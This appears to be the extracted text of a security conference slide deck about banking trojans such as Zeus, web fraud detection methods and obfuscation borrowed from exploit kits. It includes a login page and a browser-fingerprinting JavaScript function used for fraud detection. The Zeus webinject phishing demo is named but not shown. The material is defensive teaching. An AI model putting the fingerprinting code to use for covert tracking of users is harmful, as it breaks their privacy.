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## An Arms Race: Using Banking Trojan and Exploit Kit Tactics for Defense

SESSION ID: HT-W02

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
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@ryancbarnett





# Turning Bad Guys Against Themselves



The "Dual" Ouroboros




# Agenda

- ◆ Banking Trojans vs. Web Fraud Detection
- ◆ How To Protect Web Fraud Detection Code?
- ◆ Web Obfuscation Usage By Exploit Kits
- ◆ Applying Obfuscation To Web Fraud Detection Code
- ◆ Banking Trojans “Fight Back”
- ◆ Leveraging De-Obfuscation Algorithms in Web Scanning Security Products
- ◆ Demos
- ◆ Summary



# Today's Adversarial Relationship Pairings








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## Banking Trojan Overview



# Common Financial Fraud Lifecycle



\* Advanced banking malware can even defeat security features such as IP checking by the bank or two-factor authentication mechanisms used to detect fraudulent logins.




# Banking Trojan Prevalence in 2013

**Report: In 2013, more than one million U.S. computers were infected with banking trojans**

**Table 1. The prevalence of banking Trojans in 2013**


Threat	Compromised computers	Availability
<a href="#">Zbot</a> + Gameover	>2,000,000	Public and custom
<a href="#">Cridex</a>	>125,000	Private
<a href="#">Shylock</a>	>33,000	Custom
<a href="#">Spyeye</a>	~26,000	Public
<a href="#">Bebloh</a>	~21,000	Custom
<a href="#">Mebroot</a>	~9,000	Custom
Tilon ( <a href="#">Tiydon</a> )	~2,000	Custom



**Figure 3. Number of computers compromised by banking Trojans in 2013**





# Zeus “webinject” Entry: ATM PIN Phishing





# Live Demo: Zeus “webinject” Phishing





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## Web Fraud Detection Overview






# An Overview of Web Fraud Detection Methods

## Fraud Detection Methods

- ◆ **Device Fingerprinting**
- ◆ Web Page Integrity
- ◆ GeoLocation
- ◆ User Behavior
- ◆ Browser API Monitoring
- ◆ Local Data Storage Protection
- ◆ Secure DNS Checking

## Browser Fingerprinting



**Panoptick**  
How Unique — and Trackable — Is Your Browser?

Your browser fingerprint **appears to be unique** among the 3,733,033 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys at **least 21.83 bits of identifying information.**

The measurements we used to obtain this result are listed below. You can read more about our methodology, statistical results, and some defenses against fingerprinting in [this article](#).

[panoptick.eff.org](http://panoptick.eff.org)




# An Overview of Web Fraud Detection Methods

## Fraud Detection Methods

- ◆ Device Fingerprinting
- ◆ **Web Page Integrity**
- ◆ GeoLocation
- ◆ User Behavior
- ◆ Browser API Monitoring
- ◆ Local Data Storage Protection
- ◆ Secure DNS Checking

## Detecting In-Flight Page Changes



<http://www.cs.washington.edu/research/security/web-tripwire.html>





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## Web Fraud Detection DEMO

# Example Fraud Detection JavaScript

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <title>Zero - Log in</title>
6   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
7   <meta http-equiv="X-UA-Compatible" content="IE=Edge">
8
9   <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
10  <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
11  <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
12  <script type="text/javascript" src="/md5.js"></script>
13  <script type="text/javascript" src="/fingerprint.js"></script>
14  <script type="text/javascript" src="/webtripwire-login.js"></script>
15  <script src="/resources/js/jquery-1.8.2.min.js"></script>
16    <script src="/resources/js/bootstrap.min.js"></script>
17
18  <script src="/resources/js/placeholders.min.js"></script>
19  <script type="text/javascript">
20    Placeholders.init({
21      live: true, // Apply to future and modified elements too
22      hideOnFocus: true // Hide the placeholder when the element receives focus
23    });
24  </script>
25  <script type="text/javascript">
26    $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
```




# Fingerprint.js: Browser Characteristics Checked

```
probe = {};  
probe.createIdent = function() {  
    var ident;  
    ident = '';  
    ident += screen.width;  
    ident += screen.height;  
    ident += screen.availWidth;  
    ident += screen.availHeight;  
    ident += screen.colorDepth;  
    ident += navigator.language;  
    ident += navigator.platform;  
    ident += navigator.userAgent;  
    ident += navigator.plugins.length;  
    ident += navigator.javaEnabled();  
    ident += '72';  
    ident = hex_md5(ident);  
    this.ident = ident.substr(0, this.identLength);  
};
```




# Fingerprint Hash Beaconsing: Chrome Dev Console



